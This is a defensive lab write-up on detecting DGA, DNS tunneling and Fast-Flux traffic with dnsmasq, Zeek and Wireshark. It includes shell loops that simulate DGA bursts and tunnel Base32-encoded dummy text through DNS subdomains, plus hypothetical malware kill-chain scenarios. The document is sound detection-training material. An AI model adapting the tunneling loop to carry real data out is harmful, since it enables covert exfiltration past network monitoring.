DNS THREAT HUNTER

CyberOps Project Documentation

Detecting DGA, DNS Tunneling, and Fast-Flux Behavior
with dnsmasq, Wireshark, and Zeek

Ahmed Osama

Implementation Status: Lab setup, DNS monitoring, attack simulations, evidence collection, Incident Response analysis, and Cyber Kill Chain analysis completed.

August 2026

Contents

1. Executive Summary
2. Objectives and Scope
3. Lab Architecture and Tools
4. DNS Infrastructure Implementation
5. Monitoring and Baseline Collection
6. DGA Simulation and Analysis
7. DNS Tunneling Simulation and Analysis
8. Fast-Flux Simulation and Analysis
9. Incident Response Plans
10. Cyber Kill Chain Scenarios
11. Current Results and Status
12. Limitations and Safety
13. Conclusion
14. Key Commands and Filters

1. Executive Summary

DNS Threat Hunter is a hands-on Blue Team / SOC project built to monitor, detect, and investigate suspicious DNS behavior inside a controlled VMware lab. The project focuses on three DNS threat patterns: Domain Generation Algorithm (DGA) behavior, DNS tunneling, and Fast-Flux infrastructure.

The lab uses a Windows employee endpoint, a Kali Linux traffic-generation host, and an Ubuntu SOC machine. Ubuntu runs dnsmasq as the local DNS forwarding server and acts as the central monitoring point. Wireshark provides packet-level evidence, while Zeek converts network traffic into structured logs such as dns.log and conn.log.

The implemented lab successfully captured normal DNS traffic, DGA-style random-domain bursts with NXDOMAIN responses, DNS tunneling-style encoded subdomains, and Fast-Flux-style multiple A records, low TTL values, and IP churn. All suspicious traffic was synthetic and generated in an isolated environment for defensive analysis.

Workstream	Status	Evidence
VM / DNS infrastructure	Complete	Three VMs connected; Windows and Kali use Ubuntu DNS.
Normal DNS baseline	Complete	Wireshark PCAP and Zeek logs.
DGA simulation	Complete	Random .invalid domains and repeated NXDOMAIN responses.
DNS tunneling simulation	Complete	Long Base32-style subdomains under tunnel.invalid.
Fast-Flux simulation	Complete	Multiple A records, TTL 5 seconds, and changing IP sets.

2. Objectives and Scope

2.1 Project Objectives

- Build a small, repeatable DNS monitoring and threat-hunting lab aligned with CyberOps / SOC workflows.
- Collect a normal DNS baseline before introducing suspicious traffic.
- Safely reproduce observable DNS indicators for DGA, DNS tunneling, and Fast Flux.
- Capture evidence with Wireshark and Zeek and correlate the two views.
- Present each threat from both an Incident Response and Cyber Kill Chain perspective.

2.2 Scope

The project focuses on DNS-layer behavior, logging, detection, investigation, and defensive interpretation. It does not deploy real malware, connect to live malicious infrastructure, or exfiltrate real data. All domains and IP addresses used for suspicious simulations are controlled test values or reserved/private addressing.

3. Lab Architecture and Tools

3.1 Virtual Machine Roles

System	IP Address	Role
Windows / Employee PC	192.168.52.129	Normal endpoint and baseline DNS traffic source.
Ubuntu / SOC Computer	192.168.52.132	Local DNS server, logging point, Zeek/Wireshark monitoring host.

System	IP Address	Role
Kali Linux / Test Attacker	192.168.52.133	Controlled generator of DGA, tunneling, and Fast-Flux-style DNS traffic.

3.2 Logical Traffic Flow

```
Windows / Kali
     |
     v
Ubuntu dnsmasq (192.168.52.132:53)
     |
     +--> Zeek / Wireshark monitoring
     |
     v
Upstream resolvers: 8.8.8.8 and 1.1.1.1
```

3.3 Tools Used

Tool	Purpose
VMware Workstation	Hosts the isolated three-VM lab.
dnsmasq	Local DNS forwarding server and query logging service on Ubuntu.
Wireshark	Packet-level DNS capture and field inspection.
Zeek	Structured network telemetry and DNS logging.
Kali Linux utilities	Controlled generation of DNS queries using dig, OpenSSL, and Base32.

4. DNS Infrastructure Implementation

4.1 dnsmasq Role

dnsmasq is the local DNS server service running on the Ubuntu SOC machine. Windows and Kali send their DNS requests to Ubuntu, allowing the SOC host to observe, log, and analyze DNS activity before requests are forwarded to public upstream resolvers when necessary.

4.2 Final Core Configuration

```
interface=ens33
bind-dynamic
no-resolv
server=8.8.8.8
server=1.1.1.1
log-queries
```

Configuration	Purpose
interface=ens33	Listen for DNS traffic on Ubuntu's lab network adapter.

Configuration	Purpose
bind-dynamic	Bind when the interface address becomes available, avoiding boot-time failures.
no-resolv	Do not automatically use Ubuntu's existing resolver list.
server=8.8.8.8	Use Google Public DNS as an upstream resolver.
server=1.1.1.1	Use Cloudflare DNS as an additional upstream resolver.
log-queries	Record DNS queries for investigation.

The configuration originally bound directly to 192.168.52.132. After reboot, dnsmasq could start before the DHCP-assigned IP was ready, causing a “Cannot assign requested address” failure. The interface-based configuration with bind-dynamic made startup more reliable.

4.3 Client DNS Configuration

Kali and Windows were configured to use 192.168.52.132 as their default DNS server. A normal lookup from each client was then validated in dnsmasq logs and packet captures.




Figure 1. dnsmasq running successfully on the Ubuntu SOC machine.

5. Monitoring and Baseline Collection

5.1 Wireshark Baseline

Wireshark was configured to capture on ens33. Normal DNS lookups from the Windows employee endpoint were used to establish a clean reference for ordinary query behavior before suspicious simulations were introduced.

```
Display filter: dns
```

5.2 Zeek Baseline

Zeek 8.2.2 was installed and run directly on ens33. Because VMware checksum offloading produced invalid-checksum warnings, live capture used the -C option so Zeek would analyze the traffic instead of discarding affected packets.

```
sudo /opt/zeek/bin/zeek -C -i ens33
```

Zeek generated structured files such as dns.log and conn.log. These logs became the main source for pattern-level analysis of the normal baseline, DGA-style traffic, DNS tunneling traffic, and Fast-Flux behavior.

6. DGA Simulation and Analysis

6.1 Simulation Method

Kali generated random hexadecimal labels under the reserved .invalid namespace. The domain names were intentionally nonexistent, producing repeated NXDOMAIN responses without contacting real malicious infrastructure.

```
dig "$(openssl rand -hex 8).invalid"

for i in {1..25}; do dig +tries=1 +time=1 "$(openssl rand -hex 8).invalid" >/dev/null; sleep 0.2; done
```

6.2 Key Indicators

- Many unique domains from the same source host.
- Random-looking domain labels.
- High DNS query rate over a short time window.
- High NXDOMAIN rate because the generated names do not exist.

6.3 Zeek Analysis

```
cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query rcode_name | grep '\.invalid' | grep 'NXDOMAIN'
```




Figure 2. Zeek dns.log showing random .invalid queries and NXDOMAIN responses during the DGA-style test.

6.4 Wireshark Analysis

```
dns && ip.src == 192.168.52.133 && dns.qry.name contains ".invalid"
```

Wireshark verifies the packet-level pattern: Kali sends many DNS queries for unique random names to Ubuntu, while response-code filtering can isolate NXDOMAIN replies. A useful response-only filter is dns.flags.rcode == 3, where response code 3 means the requested DNS name does not exist.

7. DNS Tunneling Simulation and Analysis

7.1 Simulation Method

The tunneling simulation encoded harmless test text using Base32, placed the encoded result inside DNS subdomains, and then repeated the process to create a visible tunneling-style pattern. Encoding converts data into characters that can safely fit inside DNS labels.

```
payload=$(echo -n "hello-from-kali" | base32 | tr -d '=')
dig "${payload}.tunnel.invalid"

for i in {1..20}; do payload=$(echo -n "test-data-$i-$(openssl rand -hex 8)" | base32 | tr -d '=\n'); dig
+tries=1 +time=1 "${payload}.tunnel.invalid" >/dev/null; sleep 0.3; done
```

7.2 Key Indicators

- Long and encoded-looking subdomains.

- Many repeated queries to the same base domain.
- High subdomain uniqueness and entropy-like appearance.
- Same source host repeatedly generating the traffic.

7.3 Zeek Analysis

```
cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query rcode_name | grep 'tunnel\.invalid'
```




Figure 3. Filtered Zeek output showing repeated tunnel.invalid queries with long encoded subdomains.

7.4 Wireshark Analysis

```
dns && ip.src == 192.168.52.133 && dns.qry.name contains "tunnel.invalid"
```

The Wireshark filter isolates the original tunneling-style queries generated by Kali. Packet-level evidence shows unusually long subdomains repeatedly sent from one source to the local DNS server, which differs from ordinary user-driven DNS resolution.

8. Fast-Flux Simulation and Analysis

8.1 Simulation Method

A local test domain, flux.test, was configured in dnsmasq with multiple A records and a TTL of 5 seconds. Repeated lookups were sent from Kali every 6 seconds so each new query occurred after the previous answer had expired. The returned address set was then changed to simulate IP churn.

```
host-record=flux.test,10.10.10.10,5
```

```
host-record=flux.test,10.10.10.20,5
host-record=flux.test,10.10.10.30,5
```

For the churn stage, the same domain was updated to a new address set: 10.10.10.40, 10.10.10.50, and 10.10.10.60, while the TTL remained 5 seconds.

```
for i in {1..10}; do date; dig flux.test +noall +answer; sleep 6; done
```

8.2 Key Indicators

- One domain resolving to multiple A records.
- Very low TTL values, causing frequent re-resolution.
- IP churn: the IP set behind the same domain changes over time.

8.3 Zeek Analysis

```
cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query answers TTLs | grep 'flux.test'
```




Figure 4. Filtered Zeek output for flux.test showing multiple answers, TTL 5 seconds, and changing IP sets.

8.4 Wireshark Analysis

```
dns.flags.response == 1 && dns.qry.name == "flux.test"
```

The filter shows only DNS response packets for flux.test. Earlier responses contain the .10/.20/.30 address set, while later responses contain .40/.50/.60. Combined with the 5-second TTL, the capture demonstrates the simulated Fast-Flux behavior at packet level.




Figure 5. Wireshark Fast-Flux responses from Ubuntu DNS to Kali, showing multiple A records and IP churn.

9. Incident Response Plans

The following plans frame each simulated attack from a defender / incident responder perspective. The containment and eradication steps describe what would be appropriate in a real incident; in the lab, "eradication" means stopping the synthetic generator and removing the temporary test configuration.

9.1 DGA Incident Response Plan

IR Phase	Response
Preparation	Centralize DNS through Ubuntu, enable Zeek/Wireshark logging, establish a baseline, and define DGA indicators such as randomness, query rate, uniqueness, and NXDOMAIN rate.
Detection & Analysis	Identify many unique random-looking domains from one host and repeated NXDOMAIN responses; validate in Zeek and Wireshark.
Containment	Isolate the suspicious endpoint or block its DNS communications to prevent continued C2 discovery.
Eradication	Remove the malware/script and persistence mechanism generating the domains. In the lab, stop the DGA generator.
Recovery	Reconnect after verification and monitor DNS behavior until it returns to baseline.
Lessons Learned	Tune thresholds for randomness, uniqueness, query rate, and NXDOMAIN percentage.

9.2 DNS Tunneling Incident Response Plan

IR Phase	Response
Preparation	Enable centralized DNS visibility and define indicators such as long subdomains, encoded-looking labels, repeated queries, and high entropy.
Detection & Analysis	Identify repeated long/encoded DNS queries from one endpoint and validate the pattern in Zeek dns.log and Wireshark.
Containment	Isolate the endpoint or block the suspicious tunneling domain / DNS communication channel.
Eradication	Remove the process or malware creating the tunnel and eliminate persistence. In the lab, stop the generator.

IR Phase	Response
Recovery	Restore the host to service after verifying that the tunnel has stopped and DNS behavior is normal.
Lessons Learned	Tune subdomain-length, entropy, rate, and base-domain repetition thresholds.

9.3 Fast-Flux Incident Response Plan

IR Phase	Response
Preparation	Monitor DNS centrally and define Fast-Flux indicators: multiple A records, very low TTL, frequent re-resolution, and rapid IP churn.
Detection & Analysis	Identify a domain repeatedly resolving to many IPs with a short TTL; confirm address-set changes with Zeek and Wireshark.
Containment	Block the suspicious domain and associated addresses; isolate any internal endpoint repeatedly communicating with it.
Eradication	Remove the malware or mechanism using the Fast-Flux infrastructure. In the lab, stop the simulation and remove temporary records.
Recovery	Restore DNS settings, reconnect verified endpoints, and monitor for continued contact.
Lessons Learned	Tune thresholds for TTL, address count, IP churn, and query frequency.

10. Cyber Kill Chain Scenarios

The Kill Chain examples are hypothetical end-to-end attack stories used to explain where each DNS technique could fit in a realistic intrusion. The lab itself safely reproduces only the DNS behavior needed for detection and investigation.

10.1 DGA Attack Using ShadowDNS Malware

Kill Chain Stage	Hypothetical Scenario
Reconnaissance	The attacker researches the organization, identifies employees, email formats, technologies, and likely targets.
Weaponization	The attacker creates ShadowDNS malware with a DGA that generates hundreds of candidate domains.
Delivery	A convincing spear-phishing email delivers a malicious attachment or download link.
Exploitation	The employee opens the malicious content, allowing the malware to execute.
Installation	ShadowDNS installs itself and establishes persistence on the endpoint.
Command & Control	The malware generates many domains. Most return NXDOMAIN, but once a domain registered by the attacker resolves, the malware connects to the C2 server.
Actions on Objectives	The attacker can issue commands, steal credentials/files, deploy additional malware, or move laterally.

Key distinction: DGA primarily helps malware locate resilient Command & Control infrastructure by avoiding dependence on one fixed domain.

10.2 DNS Tunneling Attack Using DataMole Malware

Kill Chain Stage	Hypothetical Scenario
Reconnaissance	The attacker studies the organization and notices that normal outbound DNS traffic is permitted.
Weaponization	DataMole malware is created with DNS tunneling capabilities to encode commands and stolen data into DNS subdomains.
Delivery	DataMole is delivered through a trojanized software update disguised as a legitimate application update.
Exploitation	The employee runs the malicious update, allowing DataMole to execute.
Installation	DataMole installs itself and establishes persistence.
Command & Control	Encoded DNS queries and responses are used as a covert channel between DataMole and an attacker-controlled DNS server.
Actions on Objectives	DataMole collects sensitive information, encodes it into chunks, and sends those chunks through DNS for reconstruction by the attacker.

Key distinction: DNS tunneling abuses DNS as the actual communication or data-transfer channel, not merely as a way to locate infrastructure.

10.3 Fast-Flux Attack Using FluxBot Malware

Kill Chain Stage	Hypothetical Scenario
Reconnaissance	The attacker researches the organization and likely target endpoints.
Weaponization	FluxBot malware and Fast-Flux infrastructure are prepared, using many rapidly changing addresses with low TTL values.
Delivery	FluxBot is delivered through a malicious document attached to a spear-phishing email.
Exploitation	The employee opens the malicious document and malicious code executes.
Installation	FluxBot installs itself and creates persistence.
Command & Control	FluxBot contacts a Fast-Flux domain that repeatedly resolves to different IP addresses, making C2 infrastructure harder to block or take down.
Actions on Objectives	The attacker can issue commands, steal data, deploy additional malware, or move laterally after C2 is established.

Key distinction: Fast Flux increases the resilience of attacker infrastructure by rapidly changing the IP addresses associated with a domain.

11. Current Results and Status

Capability	Result
Central DNS monitoring	Working. Windows and Kali route DNS through Ubuntu dnsmasq.
Normal baseline	Captured successfully with Wireshark and Zeek.
DGA evidence	Captured: random unique domains, rapid queries, repeated NXDOMAIN.
DNS tunneling evidence	Captured: repeated long Base32-style subdomains under tunnel.invalid.

Capability	Result
Fast-Flux evidence	Captured: multiple A records, TTL 5 seconds, and address-set changes.

12. Limitations and Safety

- The lab uses synthetic traffic and does not deploy real malware.
- DGA queries use the reserved .invalid namespace, preventing accidental resolution to real malicious infrastructure.
- DNS tunneling carries harmless dummy text only; no real data is exfiltrated.
- Fast-Flux behavior is simulated locally with private IP addresses and controlled dnsmasq records.
- Current attack rules are behavioral demonstrations; production thresholds would require larger datasets and tuning.
- Fast-Flux simulation demonstrates low TTL, multiple A records, and controlled IP churn rather than a real botnet-backed network.

13. Conclusion

The DNS Threat Hunter project demonstrates a complete defensive workflow from lab setup and centralized DNS visibility to controlled suspicious traffic generation, packet capture, structured logging, and investigation. Wireshark and Zeek successfully exposed the distinguishing behaviors of DGA, DNS tunneling, and Fast Flux.

The completed lab demonstrates a compact SOC-style DNS threat-hunting workflow: centralized DNS visibility, controlled suspicious traffic generation, packet capture, structured logging, Incident Response analysis, and Cyber Kill Chain mapping for DGA, DNS tunneling, and Fast Flux.

Appendix A. Key Commands and Filters

A.1 Start Zeek on Ubuntu

```
sudo /opt/zeek/bin/zeek -C -i ens33
```

A.2 DGA Generation

```
dig "$(openssl rand -hex 8).invalid"
for i in {1..25}; do dig +tries=1 +time=1 "$(openssl rand -hex 8).invalid" >/dev/null; sleep 0.2; done
```

A.3 DGA Analysis

```
Zeek: cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query rcode_name | grep '\.invalid' | grep
'NXDOMAIN'
Wireshark: dns && ip.src == 192.168.52.133 && dns.qry.name contains ".invalid"
NXDOMAIN only: dns.flags.rcode == 3
```

A.4 DNS Tunneling Generation

```
payload=$(echo -n "hello-from-kali" | base32 | tr -d '=')
dig "${payload}.tunnel.invalid"
for i in {1..20}; do payload=$(echo -n "test-data-$i-$(openssl rand -hex 8)" | base32 | tr -d '=\n'); dig
+tries=1 +time=1 "${payload}.tunnel.invalid" >/dev/null; sleep 0.3; done
```

A.5 DNS Tunneling Analysis

```
Zeek: cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query rcode_name | grep 'tunnel\.invalid'
Wireshark: dns && ip.src == 192.168.52.133 && dns.qry.name contains "tunnel.invalid"
```

A.6 Fast-Flux Configuration and Testing

```
host-record=flux.test,10.10.10.10,5
host-record=flux.test,10.10.10.20,5
host-record=flux.test,10.10.10.30,5

for i in {1..10}; do date; dig flux.test +noall +answer; sleep 6; done
```

A.7 Fast-Flux Analysis

```
Zeek: cat dns.log | /opt/zeek/bin/zeek-cut ts id.orig_h query answers TTLs | grep 'flux.test'
Wireshark: dns.flags.response == 1 && dns.qry.name == "flux.test"
```

Source Note

This documentation was prepared from the DNS Threat Hunter CyberOps Project brief and the lab workflow that was actually implemented and captured during the project sessions.